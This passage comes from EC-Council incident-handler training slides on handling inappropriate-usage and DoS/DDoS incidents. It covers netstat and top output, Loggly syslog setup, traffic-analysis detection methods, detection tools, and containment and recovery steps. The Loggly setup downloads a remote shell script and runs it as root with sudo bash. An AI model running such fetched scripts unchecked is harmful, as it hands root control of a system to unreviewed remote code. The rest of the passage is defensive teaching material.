udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 127.0.0.1:51543         127.0.0.1:51543         ESTABLISHED -
udp        0      0 10.10.1.9:55966         8.8.8.8:53              ESTABLISHED -
udp        0      0 0.0.0.0:36465           0.0.0.0:*                           -
udp        0      0 10.10.1.9:40579         8.8.8.8:53              ESTABLISHED -
udp        0      0 10.10.1.9:57084         8.8.8.8:53              ESTABLISHED -
udp6       0      0 :::5353                 :::*                                -
udp6       0      0 :::59574                :::*                                -
raw6       0      0 :::58                   :::*                    7           -
```

Unusual Processes

- `top`: To view the list of real-time running processes and detect abnormal processes in the system
- `lsof -p [pid]`: To view detailed information of specific active processes

```
top - 08:53:15 up 20 min,  1 user,  load average: 0.17, 0.26, 0.39
Tasks: 201 total,   1 running, 200 sleeping,   0 stopped,   0 zombie
%Cpu(s):  2.0 us,  0.5 sy,  0.0 ni, 97.3 id,  0.2 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   7951.7 total,   3789.5 free,    817.9 used,   3344.3 buff/cache
MiB Swap:   2048.0 total,   2048.0 free,      0.0 used.   6850.0 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   1748 ubuntu    20   0 4168992 333124 134500 S   2.3   4.1   0:35.01 gnome-s+
   1487 root      20   0  300996  92508  54768 S   1.0   1.1   0:10.62 Xorg
   5613 ubuntu    20   0  741764  52548  40472 S   0.7   0.6   0:00.62 gnome-t+
     13 root      20   0       0      0      0 I   0.3   0.0   0:00.83 rcu_sch+
    621 redis     20   0   72360  11156   8576 S   0.3   0.1   0:02.13 redis-s+
   5658 root      20   0       0      0      0 I   0.3   0.0   0:00.03 kworker+
      1 root      20   0  184572  13556   8204 S   0.0   0.2   0:08.60 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par+
      5 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 netns
      7 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker+
      9 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 mm_perc+
     10 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_tas+
     11 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_tas+
     12 root      20   0       0      0      0 S   0.0   0.0   0:00.26 ksoftir+
     14 root      rt   0       0      0      0 S   0.0   0.0   0:00.00 migrati+
```

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Viewing and Analyzing Linux Syslog using Solarwinds Loggly

Sending Logs through Syslog Agents to Loggly from Linux platform

Using Linux Syslog Agent

- **Step 1:** Execute the following bash script to setup rsyslog:

```
curl -O
https://www.loggly.com/install/configure-
linux.sh


sudo bash configure-linux.sh -a
<subdomain> -t <token>-u <username>
```

- **Step 2**: Now, run the following configure-linux script to **send the syslog** to the Loggly tool:

```
configure-linux [-a loggly auth account
or subdomain] [-t loggly token
(optional)] [-u username] [-p password
(optional)] [-s suppress prompts
(optional)] [--insecure {Insecure mode}
(optional)] [--force-secure {Force Secure
Mode} (optional)]
```

Viewing the Loggly Data

- Search for all uploaded events to verify if data were successfully sent to Loggly
  - **Step 1:** Click on the **Search tab** in the navigation pane of the Loggly console
  - **Step 2:** Enter `logtype:syslog` under Linux syslog in the Search all logs field
  - **Step 3:** Now, select the time in the **Time Range** field and click on the **Search** button to verify the events



hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Viewing and Analyzing Linux Syslog using Solarwinds Loggly (Cont'd)

Analyzing the Loggly Data

- To plot a graphical representation of the maximum response time, you can follow the steps given below:
  - **Step 1:** At the top of the event graph, click on the **Chart** link and select **Line** under **Chart Type** and **Statistics** under **Value Type**
  - **Step 2:** Now, select `json.querytime_ms` and **Maximum** under **Numeric** and **Operator**, respectively
  - **Step 3:** Open the **Source Group** dropdown and select the previously saved source group; then, provide a **Name** for the Series

  This will generate a chart where you can analyze slower responses



https://www.solarwinds.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Inappropriate Usage Incidents

hide01.ir

1. Immediately turn off all malware-infected systems present in the network
2. **Filter the ports** and secure the protocols affecting the network
3. Filter the email server to **block unauthorized mails**
4. Install **URL filtering software** and spam filter software on the email server
5. Block malicious website URLs
6. **Limit the user privileges** of employee computers and systems to prevent the spread of malicious or unwanted programs
7. **Change the passwords** of misused accounts
8. Block communication with the external network and suspicious IP addresses
9. Disconnect or **isolate compromised systems** or network services
10. Configure **firewall rulesets** to block malicious traffic

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Inappropriate Usage Incidents

ECIH EC-Council Certified Incident Handler

1. **Install firewall and IDS/IPS** to block the use of services that violate organizational policies
2. **Configure email servers** such that they block outbound spam
3. Deploy **URL filtering** to prevent access to inappropriate or malicious websites
4. **Limit outbound connections** that use encrypted protocols such as SSH, HTTPS, and IPsec
5. Use **VPN** and other secure network channels only
6. **Register user activity logs** and keep monitoring them regularly
7. Enable authentication for **sharing files** across a network
8. Enforce the latest data protection and **Internet usage policies**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Inappropriate Usage Incidents

ECIH EC-Council Certified Incident Handler

1. Communicate the situation to the organization's **legal department** representatives regarding liability issues
2. Consult the **human resources** and legal department representatives regarding the procedures for handling inappropriate usage incidents
3. Provide **training to employees** to ensure proper usage and warn them to understand the legal liabilities of such incidents
4. Train employees to verify site security before trying to login or upload personal or professional details
5. Provide proper guidelines and policies about **downloading objectionable content** using the organization's system and networks
6. Keep the **anti-virus** database updated
7. Implement **protective monitoring** of critical services
8. Enforce the latest **data encryption policies** to protect data from unauthorized users
9. Conduct regular **security audits** to reduce network security risks
10. Upgrade the systems and applications to the latest software version

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#06: Understand the Handling of Denial-of-Service Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of DoS/DDoS Incidents

ECIH EC-Council Certified Incident Handler

DoS/DDoS Attacks Targeting a Host

- User reports regarding system unavailability
- Connection losses
- Alerts from NIDS and HIDS
- Increased utilization of network bandwidth

DoS/DDoS Attacks Targeting Operating Systems

- User reports regarding inaccessibility of a system and/or installed application
- Alerts from IDS and IPS
- Firewall alerts
- Operating system-generated logs

hide01.ir

DoS/DDoS Attacks Targeting Network Services

- User reports regarding system unavailability
- Undefined connection losses
- Alerts from NIDS
- Increased utilization of network bandwidth

DoS/DDoS Attacks Targeting System Applications

- User reports of application unavailability
- Alerts from NIDS and HIDS
- Unprecedented application log entries
- Data packets with abnormal source addresses

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting DoS/DDoS Incidents

- DoS/DDoS detection techniques are based on **identifying and discriminating illegitimate traffic increases** and flash events from legitimate packet traffic
- All detection techniques define an attack as an **abnormal and noticeable deviation** from a threshold of normal network traffic statistics

Activity Profiling

- Activity profiling is performed according to the average packet rate in a network flow, which consists of consecutive packets with similar packet fields
- Activity profiles are obtained by monitoring network packet header information
- An attack is indicated by the following:
  - Increase in activity levels between **network flow clusters**
  - Increase in the overall number of **distinct clusters** (DDoS attack)

Sequential Change-point Detection

- Change-point detection algorithms isolate the changes in network traffic statistics and traffic flow rate caused by attacks
- The algorithms filter the **target traffic data** by address, port, or protocol and store the resultant flow as a time series
- The sequential change-point detection technique uses the Cusum algorithm to identify and locate **DoS attacks**
- This technique can also be used to identify the typical scanning activities of network worms


Wavelet-based Signal Analysis

- Wavelet analysis describes an input signal in terms of **spectral components**
- The presence of anomalies can be determined by analyzing the energy of each spectral window
- Wavelet-based signal analysis filters anomalous traffic flow input signals from background noise



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Detecting DoS/DDoS Incidents: Detection by Analyzing Network Connections



Normal operational condition of a server showing connections to multiple IP addresses through various ports

hide01.ir

A DoS attack scenario where all connections are derived from a single source with the same IP address




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting DoS/DDoS Incidents: Detection by Analyzing Non-responding Applications

- Incident handlers can detect DoS/DDoS attacks by **analyzing the functioning of applications**
- The screenshot shows that the application stopped responding when its host machine ran out of resources owing to heavy incoming traffic caused by a DoS attack






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting DoS/DDoS Incidents: Detection by Analyzing Network Traffic using Wireshark

- Incident handlers can detect DoS/DDoS attacks by **analyzing the network traffic** using Wireshark
- The screenshot shows that the attacker sent a connection establishment request with an **SYN** flag; the target server responded with **SYN** and **ACK** flags; then, the attacker immediately terminated the request with an **RST** flag



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting DoS/DDoS Incidents: Other Detection Techniques

- **Analyzing network traffic** containing numerous address resolution protocol (ARP) requests
- Checking the network address translation (**NAT**)/port address translation (**PAT**) **tables** for numerous entries
- Checking whether the **router's IP input**, **ARP input**, **IP cache ager**, and **Cisco Express Forwarding (CEF) processes** are using abnormally high amounts of memory
- Checking whether the **router's ARP**, **IP input**, **CEF**, and **inter-process communication (IPC) processes** are running at a significantly higher CPU utilization rate
- Checking whether **network devices** such as routers exhibit **high CPU utilization**
- Checking for **numerous similar packets** from the same or different IP addresses that can result in TCP or UDP flooding


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting DoS/DDoS Incidents

KFSensor

KFSensor acts as a honeypot designed to attract and detect hackers and worms by simulating **vulnerable system services** and trojans. It also detects and responds to port scans and denial of service (DoS) attacks



https://www.kfsensor.net

hide01.ir

SNORT
https://www.snort.org

Security Event Manager
https://www.solarwinds.com

Suricata
https://suricata.io

FastNetMon
https://fastnetmon.com

Kentik
https://www.kentik.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of DoS/DDoS Incidents

ECIH EC-Council Certified Incident Handler

Absorb Attacks

- Provide **additional bandwidth** to network devices and increase the capacity of servers to absorb attacks

Divert Traffic

- Divert traffic by **redirecting URLs** and requests to similar servers placed at other locations or use cloud scrubbing services

Degrade Services

- **Identify critical services** and customize the network, systems, and application designs to cut down noncritical services

Block Attacks

- Deploy automated tools (such as advanced **firewall and IDS solutions**) to block attacks

Shutdown Services

- Simply **shut down all services** until an attack has subsided

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of DoS/DDoS Incidents (Cont'd)

ECIH EC-Council Certified Incident Handler

Load Balancing

- Increase the bandwidth of **critical connections** to absorb additional traffic generated by an attack
- **Replicate servers** to provide additional failsafe protection
- Balance loads on each server in a **multiple-server architecture** to mitigate DDoS attacks

Throttling

- Set routers to access servers with a logic that throttles **incoming traffic levels** to be safe for the servers
- Throttling helps in preventing damage to servers by controlling **DoS traffic**
- This method helps routers in managing **heavy incoming traffic** to ensure that it can be handled by the server
- It filters legitimate user traffic from fake **DDoS attack traffic**

Drop Requests

- In this technique, servers and routers **drop packets** when the load increases
- The system makes a requester drop their request by making them solve a difficult puzzle that requires significant **memory** or **computing power**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Post-attack Forensics

ECIH EC-Council Certified Incident Handler

Traffic Pattern Analysis	• Traffic pattern analysis can help incident handlers to develop new **filtering techniques** for preventing attack traffic from entering or leaving their networks • The output of traffic pattern analysis helps in **updating load balancing** and **throttling countermeasures** to enhance efficiency and protection ability
Packet Traceback	• Packet Traceback is similar to **reverse engineering** • It helps in identifying the true **source of attack** and taking necessary steps to block further attacks
Event Log Analysis	• Event log analysis helps in identifying the source of **DoS traffic** • It enables incident handlers to recognize the type of DDoS attack or combination of attacks used

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

